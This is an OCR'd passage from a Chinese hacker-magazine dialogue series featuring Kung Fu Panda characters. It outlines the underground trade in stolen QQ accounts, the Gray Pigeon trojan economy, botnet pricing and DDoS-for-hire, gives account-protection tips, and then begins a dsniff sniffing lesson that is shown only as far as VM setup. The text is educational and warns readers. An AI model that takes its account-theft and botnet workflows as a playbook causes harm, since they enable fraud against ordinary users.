


图 3

新，建议找一个安全公司给网站程序做一个代码审核。服务器安全也要找安全公司维护，租用空间建议去比较大型的IDC，因为这样服务器比较安全。最后就是拒绝服务攻击，面对这种攻击方式一直是很头痛的事情，只能增加硬件防火墙进行保护了。或者服务器托管的时候挑选一个硬件防火墙比较好的机房。”熊猫阿宝得意洋洋地回答道。

“平谷五侠、神龙大侠你们好，请问一下这些黑产工作者是怎么将游戏装备转成现金的呢？流程是怎么样的啊？”台下一个朋友问道。

“这位朋友的问题很好，其流程如图3所示，请大家仔细看一下。”蛇师姐回答说：“黑色产业中，分工是很明确的，例如有一些人专门开发木马病毒、盗号软件。还有一部分人专职入侵网站进行挂马。黑色产业中，并不需要拥有高超的黑客技术，因为那些病毒或者技术支持是可以购买的，只要你找到好的卖家即可。如果还不太明白，我这里讲解一下QQ从被盗到出售的全过程。首先黑客通过自己编写或者购买盗号软件，然后开始传播病毒，这个传播途径有可能是挂马方式，也有可能是通过QQ或者其他工具传播。

洗信：*洗信就是通过一些黑客工具，将一手信里面有价值的号码(号码里面有QB的，无保护的靓号，5，6位的靓号等)筛选出来的过程。*

在这个过程中，第一步就是种植木马和传播病毒了。然后将其盗取的账号密码整理好，分发到买信的下家。第二步需要把QQ号码筛选，分主次品。下家从黑客那买到信封，他们会通过一些黑客软件将里面有价值的QQ（*靓号、或者有QB、无保等*）筛选出来，然后作2手信卖给其他人。而筛选出来的号码，一部分有密码保护的就收藏起来，看过一段时间是否会被要回去(*通过密码保护，申诉等手段*)，如不被要回去的话，就作为死保号码低价出售。

死保号——*有密码保护，但是因为时间过长而忘记密码保护答案的号码。*

如果要是QQ号上面有QB的话，黑客会将其转到网上以很低的价格卖掉，从而换成现金。对于剩下的号码，依号码的好坏以不同档次进行销售。现在黑市上QQ的虚拟货币以官方的2-6折即可购买到。5，6，7位都属于靓号之列，因为位数越少，所发行量也就越少，所以黑市中销售的价格就相当高了，从几百元到几千元不等。QQ等级也是衡量一个QQ号的价值所在，如果QQ号在16级以上就称为太阳号，因为多了自定义头像和创建群功能，所以价格也随着QQ等级变化。”

“蛇大师，既然盗号者那么疯狂。我们该如何保护我们的虚拟财产啊？”A君提问道。

“这个让螳螂师兄告知你吧。他对保护虚拟财产还是有一套的。”

“终于到我上场啦。嘿嘿！现在盗号行为真猖狂啊，作为游戏爱好者的我们必须有一套自我保护的方法。”

第一点：强烈建议游戏玩家，把ID和自己的手机或邮箱绑定，设置好不易被猜到的密码。这样，即使帐号被盗，也能避免较大的损失。

第二点：不要乱用外挂程序。相信很多朋友都喜欢用外挂，其实大部分外挂都包含了后门。特别是一些免费的外挂，不过收费的外挂也会带后门的，外挂制作者一方面通过销售外挂赚钱，另一方面就是盗取游戏账号进行倒卖赚取暴利。

第三点：设置一个较为复杂的密码，最好的密码组合就是数字＋英文字母＋特殊字符，密码长度越长越好。

第四点：在网吧上网前先把机器重启一遍再运行游戏，并且检测一下有没有异常进程。

第五点：使用密保卡。

以上是我总结的一些方法。希望对大家有帮助。”

“那我想再问一下，网上不是说那个灰鸽子很厉害吗？还有那个熊猫烧香的病毒，我也中招了，我的笔记本还有很多小熊猫呢。为什么这些人就那么喜欢开发一些病毒来害人啊？难道制作病毒搞破坏就很有满足感吗？”这个时候猪哥也发表了一下他的疑惑。

“哈哈。猪哥，这个问题小弟来给你解释。”熊猫阿宝笑嘻嘻地说。

“有些人制造病毒是为了成就感。但是更多的人是为了金钱而制造，在金钱的利诱下，很多黑客都铤而走险制造病毒，传播病毒。”

“阿宝，那为什么制作病毒就能赚钱呢？”猪哥神情疑惑。

“先举个实例吧，就像你刚才说的那个灰鸽子病毒，灰鸽子其实只是一款远程控制软件，到了黑客手中则成了强大的黑客工具。来，大伙先结合图4看看。

从这个‘灰鸽子产业链示意图’中可以看出，每一个VIP账号100元，单单凭借卖软件就会有很大的一笔收入。还可以通过一些网站作代理形式销售，这样销售范围就更加广泛了。不光是销售远程控制软件获利，售后服务也挺赚钱，这个售后服务就是免杀服务，因为灰鸽子远控被杀毒软件列为病毒软件，所以要躲避杀毒软件的查杀就需要对病毒进行免杀。到这里猪哥你肯定会问购买灰鸽子软件的人是怎么获取利润的呢？大家来看看这图的右下角，‘师傅教徒弟’这几个字很显眼吧。意思就是说一些有黑客技术的人把他们掌握的某种黑客技术传授给菜鸟，当然这个传授是有利益关系的，一般木马上线等技术是200元包学会。在掌握木马上线技术后，他们会通过即时通讯软件(*如QQ*)、论坛（*大多数是色情论坛*）、邮件、非法软件传播病毒（*灰鸽子*），木马传播出去之后他们手上就有大量肉鸡。有了肉鸡，他们要干的事情就很多啦。一般情况如下：

一、对用户进行敲诈，例如控制别人的电脑之后发现其电脑上有重要资料或者是敏感信息时，就会向被害者进行敲诈。

二、继续在肉鸡上安装盗号软件，买卖游戏账号或者游戏币。

三、盗取商业机密，出售获取利益。

四、安装广告插件，强弹广告，收取广告费。

五、肉鸡买卖。

“猪哥。现在明白了吧？”

“明白了。这个可是违法的啊，但是还有那么多人去干这个。难道这个很暴利？”

“猪哥你说对了，这个是很暴利的。其实，木马产业链背后所隐藏的是巨大的利益，当黑客从纯技术交流转向非法盈利的时候，所有的东西已经变味。“肉鸡”的价格近几年也在随行就市地增长。几年前圈内公开的行价是最低“肉鸡”1毛到4毛一台，辽宁“肉鸡”5毛到8毛一台，广东“肉鸡”1元一台，港台“肉鸡”3元一台，外国“肉鸡”5元一台。最近黑市中内地“肉鸡”1毛一台，而欧洲、美国、中国台湾、加拿大、日本等地的“肉鸡”竟然卖到10元一台。除了销售肉鸡之外，销售游戏币和游戏账号的利润就更加大了，我们不说其他大型游戏的账号吧，就来看看上面讲到的QQ号码都几百块一个。还有一个就是利用肉鸡群(僵尸网络)进行DDOS攻击，一般一次收费就好几千，还有按小时计算的。猪哥，你说说看这个算不算暴利呢？正因为如此，所以才会有那么多人冒着坐牢的危险干这个。“

“啊！！那么……的疯狂啊？”猪哥有点惊讶。




图 4

“嘿嘿。是啊。其实这只是冰山一角，具体的数目你我都不知道，不过很多媒体都报道过，一个病毒能带来几千万的收入，但是实际是不是那么多，就只有那些黑产人士才知道了。”

“神龙大侠，前段时间 CCTV 不是经常报道黑色产业链吗？好像参与黑色产业链的那些人员都是 80 后、90 后的年轻人啊。”C 君提问道。

“因为这个年纪的人接触网络比较多，基本天天跟网络打交道，并且很多 80 后的年轻人不想干体力活，就想弄一些邪门歪道的方法来赚钱，所以导致了这个结果。90后的孩子干黑产的也挺多，在90后的黑产工作者中，很多都是中途辍学，开始迷上了网络，后来懂得了黑产能赚钱就更加无心向学。目前我国针对网络犯罪的法律还是不健全，虽然这两年我国法律加大了对网络犯罪的打击，但是黑产工作者依然猖狂。这个归结于黑产能给他们带来非常高的利润，法律的打击力度越大，他们就越小心，只要有网络的存在就会有黑色产业的存在。”

这期给大家讲解了黑色产业的一些知识，希望大家从中学会如何保护自己的系统安全，不要利用技术去办一些非法的事情，因为上的山多终遇虎。到时受到法律的制裁就晚了。

功夫熊猫 8：dsniff 嗅探全攻略

第三季

图赤龙

炎炎夏日来临了，全国很多地区都出现了高温天气。旱灾刚过，我国南方地区水灾又频繁发生，每每看到播报，受灾的同胞以及天灾给人们带来的伤害，心都会感觉到痛。希望这些日子快点过去吧。

山上危机

阿宝在家待了一段时间了。一天接到师傅的命令，让他赶紧回到山上。阿宝跟老爸道别之后，立马打了一个出租车到山下，然后用凌波微步跑上山。师傅已经在山顶等候他了。

“Master……师傅，出……什么事情了？”刚刚跑上山的阿宝气喘吁吁地说。

“阿宝，你将要面临一次最大的挑战！”

“what？犀牛帮杀到我们家了？”此时看见师傅严肃的表情，阿宝异常紧张，眼睛都瞪得大大的。心想是不是又要迎来一场恶战呢？小浣熊师傅还是神情严肃。

“你进去便知道了！”

熊猫阿宝更加紧张了，当然也提高了警惕性，已经做好了迎战的准备。阿宝一个飞毛腿把门踢开了，耍了几下螳螂拳，摆出了迎敌的姿势，口里大喊：“你们都出来吧，让我来收拾你们这些坏蛋，哥不怕你们的！”

泡沫危机

话刚完，阿宝就傻了眼？里面并没有犀牛帮，也没有什么敌人，只有一群小孩子在那里拿着棍子练习功夫。熊猫阿宝汗如雨下，竟然被师傅忽悠了。

“Master 师傅。这……这是……这是怎么回事啊？不是敌人杀到我们家了么？”

“我可没说敌人杀到咱们家了。但是你别小看这些小孩，这次叫你回来就是要对付这些小孩。这一战可不容易。”

“啊！对付小孩？一招就能把他们摆平了！难道他们懂什么功夫么？”

“不！你怎么那么暴力？小孩是用来疼的，怎么能用功夫对付他们呢？我不是叫你揍他们，而是叫你教他们知识，传授本领给他们。”

“教？教他们？（阿宝露出惊恐的表情！）师傅，我可没教过别人哦，而且还是小孩。”

“所以说这一战是非常艰辛的，自己慢慢研究，绝不能退缩。”

“是的。师傅！”虽然阿宝有点不愿意，但是师傅的命令还是要听从的。

“那就交给你啦，要有爱心、耐心，把这些小孩培养好。要学好本领，就得先教会他们怎样去做人。懂师傅的意思吗？”

“弟子明白，师傅。请放心吧！”

“嗯！先跟他们相处一下，熟悉熟悉。两个小时之后去大殿找我。”说完，小浣熊师傅转身离去。

面对这样的一群小孩，阿宝还是有点心慌，不知道自己能否胜任。

新的挑战

“孩子们！孩子们！今天由我来做你们的老师。”由于孩子的欢笑声太大了，好像没人听见阿宝的话。

“孩子们！”阿宝放开嗓子喊道，不过孩子们依然没有停下。接着阿宝一个旋风腿踢到铜锣，铜锣发出的巨响把孩子们镇住了。

“哇！是神龙大侠哦！”孩子们异口同声地大喊。

“Yes！就是我。孩子们，从今天开始我就是你们的老师。你们希望老师教你们点什么？”

“老师，我想学功夫！”小兔子A回答说。

“我要学无影腿！”小兔子B回答说。

“老师，我要学降龙十八掌！要学飞龙在天！”小白猪A很天真地说。

“我们也要学功夫！”其他小孩子接着说。

“好！看来大家对功夫情有独钟啊。那老师问你们，学功夫有什么用呢？”

“老师，当然是用来打架啊，看见谁不顺眼就揍他。”小水牛A回答说。

“老师，我要学功夫保护家人，就像师傅这样保卫我们这个山谷。”小兔子A说。

“学了功夫就可以装酷了，那一定很多女生喜欢的哦！”小白猪B说道。（小编注：难道猪天生就色么？）

“孩子们。学好功夫用作打架是错误的，功夫是用来保护自己的，而不是主动去跟别人打架的。绝不能以打斗为乐，其实每个人都要先领悟功夫的秘密，才能变得武艺超群。”

“秘密？什么秘密？”孩子们都很好奇。

“这个可是最高机密哦。嘿嘿！”熊猫阿宝在卖关子了，引起孩子们的兴趣。

“老师，告诉我们吧。”小兔子A说。

“这……这个不能说噢。”

“说吧！说吧！老师，我们都想知道呢。”孩子们都中了阿宝的圈套了。

“好吧。就告诉你们吧，但是你们不要告诉别人是我告诉的哦。就算你说了我也不认账的。老师就先给你们讲一个故事吧。这个故事是关于平谷五侠中的螳螂大师的：

在小时候，螳螂大师的动作就很快，像闪电一样。无论哪里出现坏人他都会出现，然后用他闪电的速度把坏人击败。由于他平时的动作都很快，所有就有一个坏毛病，在他眼里看别人做事都是很慢的。所以他感觉这个世界的节奏很慢，例如他去馆子吃面条的时候，两分钟之内面条还没上就会发脾气了。因为这两分钟在螳螂大师的节奏中已经感觉是很漫长的时间了。他容忍不了，所以经常对其他人发脾气。直到有一天，他终于遇到麻烦了。那天羊大婶告诉螳螂大师她们家的毛衣被鳄鱼帮盗了，要是没有毛衣她们就会冻死的。

“鳄鱼帮在哪个方向？西边？”没等羊大婶回答，螳螂大师就往西边跑去。

“不是，在东边。”羊大婶回答说。

“你不早说。”螳螂大师回答说，一下子又跑回到羊大婶面前。

“好的，我去帮你取回来。”说完就闪电式飞向东边了。

“你得小心，鳄鱼帮很狡猾的！很多陷阱！”羊大婶说道，估计这句话螳螂大师没听到，因为他的动作实在太快了。

很快螳螂大师就来到了鳄鱼岛，刚上岸就看见那些毛衣了。螳螂大师心想这么容易就找到毛衣，不料这个时候他已经中了鳄鱼帮的陷阱了，螳螂大师被套进铁笼里。

“有陷阱！怎么不早点告诉我。”在落入陷阱的那一刻，螳螂大师说了这句话。

“哈哈！大名鼎鼎的螳螂大师被我们鳄鱼帮的陷阱给抓住了。真可笑啊！”鳄鱼老大狂笑着说。

“小样的，看我的闪电攻击，一下就能把你们打垮。”螳螂大师还不以为然呢。

经过几个小时的撕咬，铁笼子依然没被打破。螳螂大师又尝试了闪电锯齿想把铁条锯开，还是没有效果。一天过去了，螳螂大师已经精疲力尽了，无论怎么努力也逃不出这个笼子，这次注定他要在这个笼子过一辈子了。除了静静等下去再没有别的方法了，同时螳螂大师的闪电节奏也有所改变。他等了一天又一天，终于发现外面世界的节奏比他快了。在这个度日如年的笼子里，他终于领悟到他失去的东西——耐心。要是当初能多听羊大婶的一句话，今天就不至于这样。同时还想到了一个办法逃出这个铁笼子，螳螂大师决定装死来骗那些鳄鱼。

鳄鱼送饭的时候，发现螳螂大师一动不动，好像已经死去的样子，于是就去禀报帮主，帮主用管子挑了螳螂大师，他都没动静（此时螳螂大师忍受着疼痛），随后他们打开笼子。这个时候螳螂大师突然起来把鳄鱼帮的坏人全部打倒在地上。他终于战胜了鳄鱼帮，同时也战胜了自我。如果螳螂大师没有耐心等待，他就很可能一辈子被关在笼子里了。

“同学们，这个故事讲完了。在这个故事里大家都学到什么东西了吗？”

“我学习到如果被敌人抓到了，我们要装死！然后趁其不备反击。”小兔子C说。

“我们要听完别人说话再走，这样才礼貌。”小兔子B说。

“呵呵。同学们都从中学到不少知识啊。老师来总结一下，其实老师给你们讲这个故事，就是要告诉大家要有耐心。在学功夫的时候，耐心非常重要，如果没有耐心，肯定是学不好功夫的。同时学功夫的过程也很磨练我们的耐性。因为学功夫不是一朝一夕的，而是要持之以恒方可有进步。还有刚才那同学说的，在特殊情况下装死也是个好办法，正所谓兵不厌诈。同学们都懂了吗？”

“懂了！老师。”孩子们同声回答。

“时间差不多了，同学们先回教室休息，老师还有别的事情要做。”

“老师再见！”

终极嗅探

随后，熊猫阿宝来到大殿。刚进大殿阿宝就看见师兄们在调试投影机。

“师兄好！我来嘞。都在忙啥呢？投影机坏了么？”阿宝笑嘻嘻地望着师兄说。

“NO！我们为下面的课程做准备呢！”太极虎师姐回答说。

“上课？给谁上课啊？师姐。”

“呵呵。刚才你不是给那些小孩子上课了吗？我们还开了一个网络攻防高级班。哈哈哈！”螳螂师兄笑着说。

“啊！网络攻防高级班啊？不会也是那些小孩吧？他们能懂么？”熊猫阿宝有点不解。

“当然不是了，这个课程是为一些有基础的同学设立的。”蛇师姐说。

“原来如此啊！今天的课是什么内容啊，师兄。”

“今天上课的内容就是Linux下嗅探工具的安装及使用噢。”猴师兄说。

“太好了师兄，正好这个我也不懂哦。也教教我吧。”

“嗯。就知道你这个不是很熟悉，那你就跟那些同学一起学习吧。”太极虎师姐回答说。

“明白！”

不一会儿，学生们都陆续进入大殿坐好。开始上课。

“各位同学，今天给大家讲解一下Linux下如何安装以及怎样使用嗅探软件，今天的主角就是 **dsniff**。下面就先教大家如何架设Linux平台，然后一步一步安装嗅探软件。”鹤师兄在讲台上说道。

“这里我们用VMware虚拟机架设实验平台。首先新建一个虚拟机（如图1），下一步之后选择好插入CentOS系统光盘的光驱（如图2）。我们还可以通过镜像文件来安装，（CentOS5.5镜像文件下载地址：http://www.verycd.com/topics/2822023）。选择Install disc image file (iso)，点击Browse，选择CentOS系统的镜像文件即可。然后自定义虚拟机的名称以及安装路径（如图3）。下一步之后就是划分虚拟磁盘的大小（如图4），如果有足够的磁盘空间选默认即可，不过建议别低于6G。随后点击完成（如图5）即可。

